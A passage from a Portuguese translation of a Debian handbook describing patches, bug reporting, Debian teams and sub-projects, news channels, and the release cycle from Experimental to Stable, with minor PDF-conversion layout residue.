”Internacionalizar” um programa consiste em modificá-lo para que ele possa ser traduzido (regionalizado). Isso envolve reescrever parcialmente um programa inicialmente escrito para trabalhar em uma língua, a fim de ser capaz de abri-lo para todos os idiomas.

”Regionalizar” um programa consiste em traduzir as mensagens originais (frequentemente em Inglês) para outro idioma. Para isso, já deve ter sido internacionalizado.

Em resumo, a internacionalização prepara o software para a tradução, que é então executada pela regionalização.

DE VOLTA AO BÁSICO

Patch, a forma de enviar uma correção

Um patch é um arquivo que descreve mudanças a serem feitas a um ou mais arquivos de referência. Especificamente, ele irá conter uma lista de linhas a serem removidas ou adicionadas ao código, bem como (por vezes) linhas tomadas a partir do texto de referência, substituindo as modificações no contexto (que permitem identificar o posicionamento das alterações, se os números de linha foram alterados).

O instrumento utilizado para aplicar as modificações dadas em tal arquivo é simplesmente chamado de `patch`. A ferramenta que o cria é chamado `diff`, e é utilizado como se segue:

```
$ diff -u file.old file.new >file.patch
```

O arquivo `file.patch` contém as instruções para alterar o conteúdo do `file.old` em `file.new`. Podemos enviá-lo para alguém, que pode usá-lo para recriar `file.new` a partir dos outros dois, como este:

```
$ patch -p0 file.old <file.patch
```

O arquivo, `file.old`, é agora idêntico ao `file.new`.

FERRAMENTA

Assinalar um bug com reportbug

A ferramenta `reportbug` facilita o envio de relatórios de bugs em um pacote Debian. Ela ajuda a assegurar que o bug em questão já não tenha sido relatado, e assim, prevenir redundância no sistema. Lembra o usuário da definição dos níveis de gravidade, para o relatório ser tão preciso quanto possível (o desenvolvedor pode ajustar sempre esses parâmetros mais tarde, se necessário). Ajuda a escrever um relatório de bug completo sem o usuário precisar conhecer a sintaxe exata, escrevendo-o e permitindo que o usuário possa editá-lo. Este relatório será enviado através de um servidor de e-mail (local, por padrão, mas o `reportbug` também pode usar um servidor remoto).

Esta ferramenta tem como primeiro alvo as versões de desenvolvimento, onde os bugs são corrigidos. Efetivamente, as mudanças não são bem-vindas na versão estável do Debian, com poucas exceções para as atualizações de segurança ou outras atualizações importantes (se, por exemplo, um pacote não funciona de forma alguma). A correção de um pequeno bug em um pacote Debian deve, portanto, esperar pela próxima versão estável.

Todos esses mecanismos de colaboração são mais eficientes com o comportamento dos usuários. Longe de serem uma coleção de pessoas isoladas, os usuários são uma verdadeira comunidade aonde ocorrem numerosas trocas. Notamos especialmente a impressionante atividade na lista de discussão de usuários, debian-user@lists.debian.org (Capítulo 7, Resolvendo Problemas e Encontrando Informações Relevantes [138] discute isso com mais detalhe).

Não só os usuários se ajudam entre si (e outros) com questões técnicas que afetam diretamente a eles, mas também discutem as melhores formas de contribuir para o projeto Debian e ajudá-lo a avançar - discussões que frequentemente resultam em sugestões para melhorias.

Já que o Debian não gasta fundos em todas campanhas de auto-promoção de marketing, seus usuários têm um papel essencial na sua difusão, assegurando a sua fama através da propaganda boca a boca.

Este método funciona muito bem, uma vez que fãs do Debian são encontrados em todos os níveis da comunidade de software livre: a partir de festas de instalação (oficinas onde os usuários experientes ajudam os recém-chegados para instalar o sistema) organizados por GULs locais ou "Grupos de Usuários de Linux", para estandes de associação em grandes convenções que lidam com tecnologias como o Linux, etc.

Voluntários fazem cartazes, folhetos, adesivos e outros materiais promocionais úteis para o projeto, que colocam à disposição de todos, e que o Debian oferece gratuitamente em seu portal web:

► <http://www.debian.org/events/material>

1.3.3. Equipes e Sub-Projetos

O Debian é organizado inicialmente em torno do conceito de pacotes de código fonte, cada um com seu mantenedor ou grupo de mantenedores. Numerosas equipes de trabalho lentamente apareceram, garantindo a administração da infra-estrutura, gestão de tarefas não específicas para qualquer pacote em particular (garantia de qualidade, Política Debian, instalador, etc), com

as últimas equipes crescendo ao redor dos sub-projetos.

Sub-Projetos Debian Existentes

Cada um com seu próprio Debian! Um subprojeto é um grupo de voluntários interessados em adaptar o Debian para necessidades específicas. Além da seleção de um subgrupo de programas destinados a um domínio particular (educação, medicina, criação multimídia, etc), os subprojetos estão também envolvidos em melhorar os pacotes existentes, empacotar software faltando, adaptar o instalador, criação de documentação específica, e mais.

VOCABULÁRIO	
Sub-projeto e distribuição derivada	<p>O processo de desenvolvimento para uma distribuição derivada consiste em começar com uma versão específica do Debian e fazer uma série de modificações nela. A infra-estrutura utilizada para este trabalho é completamente externa ao projeto Debian. Não há necessariamente uma política de contribuição de melhorias. Esta diferença explica como uma distribuição derivada pode "divergir" de suas origens, e por que têm que sincronizar regularmente com sua fonte de modo a se beneficiar de melhorias feitas no upstream.</p> <p>Por outro lado, um sub-projeto pode não divergir, uma vez que todo o trabalho consiste em melhorar diretamente o Debian de modo a adaptá-lo para um objetivo específico.</p> <p>A distribuição derivada mais conhecida é, sem dúvida, o Ubuntu, mas existem muitas. Veja Apêndice A, Distribuições Derivadas [455] para aprender sobre suas particularidades e seu posicionamento em relação ao Debian.</p>

Aqui está uma pequena seleção dos sub-projetos correntes:

- Debian-Junior, por Ben Armstrong, oferecendo um atraente e fácil de usar sistema Debian para crianças;
- Debian-Edu, por Petter Reinholdtsen, focada na criação de uma distribuição especializada para o mundo acadêmico;
- Debian Med, por Andreas Tille, dedicada para o campo medicinal;
- Debian-Multimedia, que trata do trabalho de áudio e multimídia;
- O Debian-Desktop, que foca no desktop e coordena a artwork para o tema padrão;
- O Debian GIS que cuida das aplicações e usuários do "Sistemas de Informação Geográfica - Geographical Information Systems";
- O Debian Accessibility, finalmente, aprimorando o Debian para preencher os requisitos para as pessoas com necessidades especiais.

Esta lista provavelmente irá continuar a crescer com o tempo e melhor percepção das vantagens dos sub-projetos. Totalmente suportados pela infra-estrutura Debian existente, eles podem, com efeito, se concentrar no trabalho com valor acrescentado real, sem se preocupar em permanecer sincronizado com o Debian, uma vez que são desenvolvidos dentro do projeto.

Times Administrativos

A maioria das equipes administrativas são relativamente fechadas e recrutam só por cooptação. O melhor meio para se tornar parte de uma é inteligentemente auxiliar os atuais membros, demonstrando que você tenha entendido seus objetivos e métodos de operação.

O `ftpmasters` estão a cargo do repositório oficial dos pacotes Debian. Eles mantêm o programa que recebe pacotes enviados por desenvolvedores e automaticamente armazenam eles, depois de algumas verificações no servidor de referência (`ftp-master.debian.org`).

Eles devem igualmente verificar as licenças de todos os novos pacotes, a fim de assegurar que o Debian pode distribuí-los, antes da sua inclusão no corpo de pacotes existentes. Quando um desenvolvedor deseja remover um pacote, aborda esta equipe através do sistema de acompanhamento de bugs e o "pseudo-pacote" `ftp.debian.org`.

VOCABULÁRIO

O pseudo-pacote, uma ferramenta de monitoramento

O sistema de acompanhamento de bugs, inicialmente concebido para associar relatórios de erros com um pacote Debian, revelou-se muito prático para gerenciar outros assuntos: as listas de problemas a serem resolvidos ou tarefas para gerenciar, sem qualquer ligação a um pacote Debian particular. "Pseudo-pacotes" permitem, assim, algumas equipes a usar o sistema de acompanhamento de bugs sem associar um pacote real com sua equipe. Todo mundo pode, portanto, relatar problemas que precisam ser tratados. Por exemplo, o BTS tem uma entrada `ftp.debian.org` para relatar problemas no repositório de pacotes oficiais ou simplesmente para solicitar a remoção de um pacote. Da mesma forma, o pseudo-pacote `www.debian.org` refere-se a erros no site do Debian, e `lists.debian.org` reúne todos os problemas relativos às listas de discussão.

FERRAMENTA

FusionForge, o canivete suíço do desenvolvimento colaborativo

FusionForge é um programa que permite a criação de sites semelhantes ao `www.sourceforge.net`, `alioth.debian.org`, ou mesmo `savannah.gnu.org`. Abriga projetos e fornece uma gama de serviços que facilitam o desenvolvimento colaborativo. Cada projeto terá um espaço virtual dedicado lá, incluindo um site, vários sistemas de tiquetes para acompanhamento — principalmente — de bugs e patches, uma ferramenta de pesquisa, armazenamento de arquivos, fóruns, repositórios de sistemas de controle de versão, listas de discussão e diversos outros serviços relacionados.

`alioth.debian.org` é um servidor Debian FusionForge, administrado por Tollef Fog Heen, Stephen Gran e Mas Roland. Qualquer projeto que envolve um ou mais desenvolvedores do Debian pode ser hospedado lá.

► <http://alioth.debian.org/>

Embora bastante complexo internamente, devido à ampla gama de serviços que ela oferece, o FusionForge é por outro lado relativamente fácil de instalar, graças ao trabalho excepcional de Roland Mas e Christian Bayle no `fusionforge` pacote Debian.

A equipe *Administradores de Sistema do Debian* (DSA) (debian-admin@lists.debian.org), como se poderia esperar, é responsável pela administração do sistema de muitos servidores utilizados pelo projeto. Eles garantem o ótimo funcionamento de todos os serviços básicos (DNS, Web, e-mail, shell, etc), instalaram o software solicitado por desenvolvedores Debian e tomam todas as

precauções no que diz respeito à segurança.

► <https://dsa.debian.org>

FERRAMENTA

Rastreador de Pacotes Debian

Esta é uma das criações do Raphaël. A idéia básica é, para um determinado pacote, centralizar as informações tanto quanto possível em uma única página. Assim, pode-se verificar rapidamente o estado de um programa, identificar tarefas a serem realizadas, e oferecer assistência de alguém. É por isso que esta página reúne todas estatísticas de erros, as versões disponíveis em cada distribuição, o progresso de um pacote na distribuição *Testing*, o estado das traduções das descrições e modelos debconf, a possível disponibilidade de uma nova versão, avisos de não conformidade com a versão mais recente da Política Debian, informações sobre o mantenedor, e qualquer informação que o dito mantenedor deseja incluir.

► <https://tracker.debian.org>

Um serviço de assinatura de e-mail completa esta interface web. Ela envia automaticamente as seguintes informações selecionadas para a lista: bugs e discussões relacionadas, a disponibilidade de uma nova versão nos servidores Debian, novas traduções disponíveis para revisão, etc.

Os usuários avançados podem, assim, seguir toda esta informação de perto e até mesmo contribuir para o projeto, uma vez que tiver um suficiente bom conhecimento de como ele funciona.

Outra interface web, conhecida como *Supervisão de Pacotes do Desenvolvedor Debian (Debian Developer's Packages Overview)* (DDPO), fornece a cada desenvolvedor uma sinopse do estado de todos os pacotes Debian colocados sob a sua carga.

► <https://qa.debian.org/developer.php>

Estes dois sites são ferramentas desenvolvidas e gerenciadas pelo grupo responsável pela garantia de qualidade no Debian (conhecido como Debian QA).

A equipe *listmasters* administra o servidor de e-mail que gerencia as listas de discussão. Eles criam novas listas, tratam das quicadas (avisos de falha na entrega), e mantêm os filtros de spam (massa não solicitada de e-mail).

CULTURA

Tráfego nas listas de discussão: alguns números

As listas de discussão são, sem dúvida, o melhor testemunho para a atividade em um projeto, uma vez que mantém o controle de tudo o que acontece. Algumas estatísticas (de 2015) sobre nossas listas falam por si: o Debian hospeda mais de 240 listas, totalizando 212.000 assinaturas individuais. As 27.000 mensagens enviadas a cada mês geram 476.000 e-mails diariamente.

Cada serviço específico tem sua própria equipe de administração, geralmente composta de voluntários que o instalaram (e também frequentemente programam as ferramentas correspondentes eles mesmos). Este é o caso do sistema de acompanhamento de bugs (BTS), o rastreador de pacotes, alioth.debian.org (servidor FusionForge, consulte a barra lateral **FusionForge, o canivete suíço do desenvolvimento colaborativo** [18]), os serviços disponíveis em qa.debian.org, lintian.debian.org, buildd.debian.org, cdimage.debian.org, etc.

Equipes de Desenvolvimento, Equipes Transversais

Diferente das equipes administrativas, as equipes de desenvolvimento são bem amplamente abertas, mesmo para os contribuintes de fora. Mesmo que se o Debian não tem vocação para criar um software, o projeto necessita de alguns programas específicos para atender seus objetivos. Claro, desenvolvido sob uma licença de software livre, essas ferramentas fazem uso de métodos comprovados em outras partes do mundo do software livre.

CULTURA	
Git	<p>O Git é uma ferramenta para o trabalho colaborativo em vários arquivos, mantendo um histórico de modificações. Os arquivos em questão são geralmente arquivos de texto, como o código de um programa fonte. Se várias pessoas trabalham juntas no mesmo arquivo, git apenas podem mesclar as alterações feitas, se elas foram feitos para diferentes partes do arquivo. Caso contrário, esses "Conflitos" devem ser resolvidos com a mão.</p> <p>O Git é um sistema distribuído onde cada usuário tem um repositório com o histórico completo das alterações. Repositórios centrais são usados para baixar o projeto (<code>git clone</code>) e para compartilhar o trabalho feito com os outros (<code>git push</code>). O repositório pode conter multiplas versões dos arquivos mas apenas uma versão pode ser trabalhada em um dado momento: isso é chamado a cópia de trabalho (isso pode ser alterado para apontar para outra versão com <code>git checkout</code>). O Git pode exibir para você as modificações feitas na cópia de trabalho (<code>git diff</code>), pode armazená-las no repositório pela criação de uma nova entrada no histórico da versões (<code>git commit</code>), pode atualizar a cópia de trabalho para incluir modificações feitas em paralelo por outros usuários (<code>git pull</code>), e pode registrar uma configuração em particular no histórico para fazer com que seja facilmente extraída mais tarde (<code>git tag</code>).</p> <p>O Git torna fácil lidar com várias versões simultâneas de um projeto em desenvolvimento sem que interfiram uns com os outros. Estas versões são chamados <i>ramos</i>. Esta metáfora de uma árvore é bastante precisa, uma vez que um programa é desenvolvido inicialmente em um tronco comum. Quando um ramo foi alcançado (como a versão 1.0), o desenvolvimento continua em dois ramos: o ramo de desenvolvimento prepara o próximo grande lançamento, e o ramo de manutenção gerencia as atualizações e correções para a versão 1.0.</p> <p>O Git é, hoje em dia, o sistema de controle de versão mais popular, mas não é o único. O CVS (Concurrent Versions System) era o primeiro dos sistemas amplamente usados, porém suas inúmeras limitações contribuiram para o aparecimento de alternativas mais modernas e livres. Estas incluem, especialmente, <code>subversion</code> (<code>svn</code>), <code>git</code>, <code>bazaar</code> (<code>bzr</code>), e <code>mercurial</code> (<code>hg</code>).</p> <ul style="list-style-type: none">⇒ http://www.nongnu.org/cvs/⇒ http://subversion.apache.org/⇒ http://git-scm.com/⇒ http://bazaar.canonical.com/⇒ http://mercurial.selenic.com/

Debian desenvolveu poucos softwares por si só, mas certos programas têm assumido um papel importante, sua fama se espalhou para além escopo do projeto. Bons exemplos são `dpkg`, o programa de gerenciamento de pacotes do Debian (é, na verdade, uma abreviatura de Debian

PacKaGe -- pacote do Debian), e apt, uma ferramenta para instalação automática de qualquer pacote Debian, e suas dependências, garantindo a coesão do sistema após a atualização (seu nome é uma sigla para Advanced Package Tool -- Ferramenta Avançada de Pacotes). Os seus times são, no entanto, muito pequenos, uma vez que um nível bastante elevado de habilidade de programação é necessária para a compreensão do conjunto de ações destes tipos de programas.

A equipe mais importante é provavelmente a do programa de instalação do Debian, *debian-installer*, que realizou uma obra de proporções monumentais, desde a sua concepção em 2001. Vários colaboradores foram necessários, uma vez que é difícil escrever um único programa capaz de instalar o Debian em uma dúzia de diferentes arquiteturas. Cada um tem seu próprio mecanismo para inicialização e seu próprio bootloader. Todo este trabalho é coordenado na lista de discussão debian-boot@lists.debian.org, sob a direção de Cyril Brulebois.

- ⇒ <http://www.debian.org-devel/debian-installer/>
- ⇒ http://joeyh.name/blog/entry/d-i_retrospective/

A (muito pequena) equipe do programa *debian-cd* tem um objetivo ainda mais modesto. Muitos "pequenos" colaboradores são responsáveis pela sua arquitetura, já que o principal desenvolvedor pode não saber todas as sutilezas, nem a forma exata para iniciar o instalador a partir do CD-ROM.

Muitas equipes devem colaborar com outras na atividade de empacotamento: debian-qa@lists.debian.org tenta, por exemplo, garantir a qualidade em todos os níveis do projeto Debian. A equipe da lista do programa debian-policy@lists.debian.org desenvolve A Política do Debian de acordo com propostas de todo o lugar. A equipe encarregada de cada arquitetura (debian-arquitetura@lists.debian.org) compila todos os pacotes, adaptando-os à sua arquitetura particular, se necessário.

Outras equipes gerenciam os pacotes mais importantes, a fim de garantir a manutenção sem colocar uma carga muito pesada sobre um único par de ombros, este é o caso com a biblioteca C a debian-glibc@lists.debian.org, o compilador C na lista debian-gcc@lists.debian.org, ou o Xorg na debian-x@lists.debian.org (este grupo também é conhecido como o X Strike Force).

1.4. Siga as notícias do Debian

Como já mencionado, o projeto Debian evolui muito distribuído, de forma muito orgânica. Como consequência, pode ser difícil às vezes para ficar em contato com o que acontece dentro do projeto sem ser sobrecarregado por uma torrente interminável de notificações.

Se você quer somente as notícias mais importantes sobre o Debian, você provavelmente deve se inscrever na lista debian-announce@lists.debian.org. Esta é uma lista de muito baixo tráfego (cerca de uma dúzia de mensagens por ano), e apenas dá os anúncios mais importantes, tais como a disponibilidade de uma nova versão estável, a eleição de um novo líder do projeto, ou a conferência anual do Debian.

- ⇒ <https://lists.debian.org/debian-announce/>

Mais notícias em geral (e regular) sobre o Debian são enviados para a lista debian-news@lists.debian.org. O tráfego nesta lista é bastante razoável também (geralmente em torno de um punhado de mensagens por mês), e inclui o semi-regular "Notícias do Projeto Debian", que é uma compilação de várias pequenas partes de informação sobre o que acontece no projeto. Uma vez que todos os desenvolvedores Debian pode contribuir nestas notícias, quando eles pensam que têm algo notável para tornar público, o DPN dá uma visão valiosa enquanto se mantém bastante focado no projeto como um todo.

⇒ <https://lists.debian.org/debian-news/>

COMUNIDADE

Os times de publicidade e imprensa

Os canais de comunicação oficiais do Debian são gerenciados por voluntários do time de publicidade Debian e do time de imprensa. Membros deste último são delegados do líder do projeto Debian e lidam com os lançamentos oficiais de imprensa. O time de publicidade é muito menos formal e aceita contribuições de todo mundo, seja para escrever artigos para a "Notícias do Projeto Debian" ou para animar a conta de microblog do Identi.ca [@debian](https://identi.ca/@debian).

- ⇒ <http://wiki.debian.org/Teams/Press>
- ⇒ <http://wiki.debian.org/Teams/Publicity>

Para mais informações sobre a evolução do Debian e o que está acontecendo num momento em vários times, existe também a lista debian-devel-announce@lists.debian.org. Como o próprio nome indica, os anúncios publicados lá são mais interessantes para desenvolvedores, mas também serve para que parceiros interessados mantenham um olho no que acontece em termos mais concretos do que apenas ver quando a versão estável é lançada. Enquanto a debian-announce@lists.debian.org dá notícias sobre resultados visíveis para usuários, a debian-devel-announce@lists.debian.org dá notícias sobre como estes resultados foram produzidos. Uma observação, a "d-d-a" (como é às vezes chamada) é a única lista na qual desenvolvedores Debian devem estar inscritos.

⇒ <https://lists.debian.org/debian-devel-announce/>

Pode encontrar também uma fonte de informações no Planeta Debian, que agrupa artigos postados por colaboradores do Debian em seus respectivos blogs. Embora o conteúdo não lidam exclusivamente com o desenvolvimento do Debian, eles fornecem uma visão sobre o que está acontecendo na comunidade e quais seus membros estão fazendo.

⇒ <http://planet.debian.org>

O projeto também está bem representado nas redes sociais. Enquanto o Debian só tem uma presença oficial nas plataformas construídas com software livre (como a plataforma de microblogging Identi.ca, que funciona com *pump.io*), há muitos colaboradores Debian que mantêm contas de Twitter, páginas do Facebook, páginas Google+ e muito mais.

- ⇒ <https://identi.ca/debian>
- ⇒ <https://twitter.com/debian>
- ⇒ <https://www.facebook.com/debian>
- ⇒ <https://plus.google.com/111711190057359692089>

1.5. O Papel das Distribuições

Uma distribuição GNU / Linux tem dois objetivos principais: instalar um sistema operacional livre em um computador (com ou sem um sistema existente ou sistemas), e fornecer uma gama de software que abrange todas necessidades dos usuários.

1.5.1. O Instalador: `debian-installer`

O `debian-installer`, projetado para ser extremamente modular, a fim de ser o mais genérico possível, destina-se ao primeiro objetivo. Abrange ampla gama de situações de instalação e em geral facilita grandemente a criação de um instalador derivado adequando-se a um caso particular.

Esta modularidade, que o torna também muito complexo, pode incomodar os desenvolvedores que estão descobrindo esta ferramenta; queira utilizando no modo gráfico ou modo texto, a experiência do usuário ainda é semelhante. Grandes esforços têm sido feitos para reduzir o número de perguntas em tempo de instalação, em particular graças a inclusão do software de detecção automática de hardware.

É interessante notar que as distribuições derivadas do Debian diferem muito sobre este aspecto, e fornecem um instalador mais limitado (muitas vezes confinado à arquitetura i386 ou amd64), mas mais amigável para os não iniciados. Por outro lado, eles costumam se abster de se afastar muito do conteúdo do pacote, a fim de se beneficiar tanto quanto possível da vasta gama de softwares oferecidos sem causar problemas de compatibilidade.

1.5.2. A Biblioteca de Software

Quantitativamente, o Debian é inegavelmente o líder nesse aspecto, com mais de 21.000 pacotes fonte. Qualitativamente, a política do Debian e o longo período de testes antes de liberar uma nova versão estável justificam a sua reputação para a estabilidade e consistência. Quanto a disponibilidade, tudo está disponível online através de muitos espelhos ao redor do mundo atualizados a cada seis horas.

Muitos varejistas vendem CD-ROMs na Internet a um preço muito baixo (muitas vezes a preço de custo), para as quais as "imagens" estão disponíveis gratuitamente para download. Há apenas um inconveniente: a baixa frequência de lançamentos de novas versões estáveis (o seu desenvolvimento, às vezes leva mais de dois anos), o que atrasa a inclusão de um novo software.

A maioria dos novos programas de software livre rapidamente encontra o caminho para a versão em desenvolvimento que lhes permite ser instalado. Se isso requer muitas atualizações, devido às suas dependências, o programa também pode ser recompilado para a versão estável do Debian (ver Capítulo 15, Criando um Pacote Debian [434] para obter mais informações sobre este tópico).

1.6. Ciclo de vida de um Lançamento

O projeto vai ter simultaneamente de três a seis versões diferentes de cada programa, chamadas *Experimental*, *Instável*, *Teste*, *Estável*, *Estável Antiga* e até a *Estável Antiga Antiga*. Cada uma corresponde a uma fase diferente em desenvolvimento. Para um entendimento claro, vamos dar uma olhada no caminho de um programa, do seu empacotamento inicial à inclusão em uma versão estável do Debian.

VOCABULÁRIO
Lançamento

O termo "lançamento", no projeto do Debian, indica uma versão especial de uma distribuição (por exemplo, "versão instável" significa "a versão instável"). Ele também indica o anúncio público de lançamento de qualquer nova versão (estável).

1.6.1. O Estado *Experimental*

Primeiro vamos dar uma olhada no caso particular da distribuição *Experimental*: este é um grupo de pacotes Debian correspondente ao software atualmente em desenvolvimento, e não necessariamente concluído, explicando o seu nome. Nem tudo passa por esta etapa, alguns desenvolvedores adicionam aqui os pacotes a fim de obter o feedback dos mais experientes (ou mais valentes) usuários.

Por outro lado, essa distribuição frequentemente abriga importantes modificações para pacotes básicos, cuja integração na *Instável (Unstable)* com erros graves teria repercussões críticas. Portanto, é uma distribuição completamente isolada, com seus pacotes nunca migrando para outra versão (exceto pela intervenção direta e expressa do mantenedor ou dos ftpmasters). Ela também não é auto-suficiente: apenas um subconjunto dos pacotes existentes estão presentes na *Experimental*, e geralmente não incluem o sistema de base. Esta distribuição é, portanto, útil principalmente em combinação com uma outra distribuição auto-suficiente, como a *Instável (Unstable)*.

1.6.2. O Estado *Instável*

Vamos voltar para o caso de um pacote típico. O mantenedor cria um pacote inicial, que compila para a versão *Instável* e coloca no servidor ftp-master.debian.org. Este primeiro evento envolve a inspeção e validação dos ftpmasters. O software fica então disponível na distribuição *Instável*, que é a distribuição de ponta escolhida pelos usuários que estão mais preocupados em manter seus pacotes atualizados invés de se preocupar com bugs graves. Eles descobrem o programa e o testam.

Se encontrarem bugs, reportam para o mantenedor do pacote. O mantenedor então elabora regularmente versões corrigidas que envia (por upload) para o servidor.

Cada pacote recém-atualizado é atualizado em todos os espelhos do Debian ao redor do mundo em seis horas. Os usuários então testam as correções e procuram outros problemas resultantes das modificações. Várias atualizações então podem ocorrer rapidamente. Durante esses mo-

mentos, os robôs de compilação automática (autobuilder) entram em ação. Na maioria das vezes, o mantenedor tem apenas um PC tradicional e compilou seus pacotes na arquitetura amd64 (ou i386); os autobuilders assumem o comando e compilam automaticamente versões para todas as outras arquiteturas. Algumas compilações podem falhar; o mantenedor receberá um relatório de bug indicando o problema que deve ser corrigido nas próximas versões. Quando o erro é descoberto por um especialista para a arquitetura em questão, o relatório de bug pode vir com um patch pronto para uso.




Figura 1.2 Compilação de um pacote pelos autobuilders

VISTA RÁPIDA

buildd, O recompilador de pacotes do Debian

buildd é a abreviação de "build daemon". Este programa automaticamente recompila novas versões de pacotes Debian nas arquiteturas em que está hospedado (compilação cruzada é evitada sempre que possível).

Assim, para produzir binários para a arquitetura arm64, o projeto tem máquinas arm64 disponíveis. O programa *buildd* é executado nelas continuamente e cria os pacotes de binários para arm64 do pacotes fonte enviados pelos desenvolvedores Debian.

Este software é usado em todos os computadores que servem como autobuilders para o Debian. Por extensão, o termo *buildd* é frequentemente usado para se referir a estas máquinas, que geralmente são reservadas somente para este propósito.

1.6.3. Migração para *Teste*

Um pouco mais tarde, o pacote terá amadurecido; compilados em todas arquiteturas, não vai ter sofrido modificações recentes. É então um candidato de inscrição na distribuição *Teste* - um grupo de pacotes *instáveis* escolhidos de acordo com alguns critérios quantificáveis. Todos os dias um programa seleciona automaticamente os pacotes para incluir em *Teste*, de acordo com os elementos que garantem um certo nível de qualidade:

1. carece de bugs críticos, ou, pelo menos, menos do que a versão atualmente incluído no *Teste*;
2. pelo menos 10 dias em *Instável*, que é tempo suficiente para encontrar e relatar quaisquer problemas graves;
3. compilação bem-sucedida em todas arquiteturas suportadas oficialmente;
4. dependências que podem ser satisfeitas em *Instável*, ou que podem pelo menos ser mudadas para lá junto com o pacote em questão.

É claro que este sistema não é infalível; bugs críticos são encontrados regularmente em pacotes incluídos na *Teste*. Ainda assim, é geralmente eficaz, *Teste* apresenta muito menos problemas do que a *Instável*, sendo para muitos, um bom compromisso entre estabilidade e novidade.

<p>NOTA</p> <p>Limitações da <i>Teste</i></p>	Muito interessante em princípio, a <i>Teste</i> coloca alguns problemas práticos: o emaranhado de dependências entre os pacotes é tal que um pacote raramente pode mover-se para lá totalmente por conta própria. Com os pacotes, dependendo uns dos outros, as vezes é necessário uma grande quantidade de pacotes simultaneamente, o que é impossível quando alguns são atualizados regularmente. Por outro lado, o script de identificação das famílias de pacotes relacionados trabalha duro para criá-los (isso seria um problema NP-completo, para o que, felizmente, sabemos de algumas boas heurísticas). É por isso que podemos interagir manualmente com e orientar esse script, sugerindo grupos de pacotes, ou impor a inclusão de certos pacotes em um grupo, mesmo que temporariamente quebre algumas dependências. Esta funcionalidade é acessível para os gerentes de lançamento e os seus assistentes.
<p>COMUNIDADE</p> <p>O Gerente de Lançamento</p>	Recorde-se que um problema NP-completo é de uma complexidade exponencial algorítmica de acordo com o tamanho dos dados, sendo aqui o comprimento do código (o número de figuras) e os elementos envolvidos. A única maneira de resolver é freqüentemente examinar todas configurações possíveis que podem exigir meios enormes. Uma heurística é uma aproximada, mas satisfatória, solução.

<p>COMUNIDADE</p> <p>O Gerente de Lançamento</p>	Gerente de lançamento é um título importante, associado com grandes responsabilidades. O portador deste título deve ter, de fato, de gerenciar a liberação de uma nova versão estável do Debian, definir o processo de desenvolvimento do Debian <i>Teste</i> até que ele atenda aos critérios de qualidade para <i>Estável</i> . Eles também definir um cronograma preliminar (nem sempre seguido).
	Nós também temos Gerentes de versão estável (Stable Release Managers), muitas vezes abreviado SRM, que gerenciam e selecionam as atualizações para a atual versão estável do Debian. Eles sistematicamente incluem patches de segurança e examinam todas outras propostas de inclusão, numa base caso a caso, enviados por desenvolvedores da Debian ansiosos para atualizar seu pacote na versão estável.

1.6.4. A Promoção de *Teste* para *Estável*

Vamos supor que o nosso pacote agora está incluído no *Teste*. Embora tenha espaço para melhorias, o mantenedor do mesmo deve continuar a melhorá-lo e reiniciar o processo a partir da *Instável* (mas a sua inclusão posterior na *Teste* é geralmente mais rápido: a menos que tenha mudanças significativas, todas suas dependências já estão disponíveis). Quando se atinge a perfeição, o mantenedor conclui seu trabalho. O próximo passo é a inclusão na distribuição *Estável*, que é, na realidade, uma cópia simples da *Teste* em um momento escolhido pelo Gerente de Lançamento. Idealmente esta decisão é tomada quando o instalador está pronto, e quando nenhum programa na *Teste* tem qualquer bugs críticos conhecidos.

Como esse momento nunca chega verdadeiramente, na prática, o Debian deve se comprometer a: remover pacotes cujo mantenedor não tiver corrigido bugs a tempo, ou concorda em publicar uma distribuição com alguns bugs nos milhares de programas. O Gerente de lançamento vai previamente anunciar um período de congelamento, durante o qual cada atualização para *Teste* deve ser aprovado. O objetivo aqui é evitar qualquer nova versão (e seus novos bugs), e só aprovar as atualizações com correção de bugs.

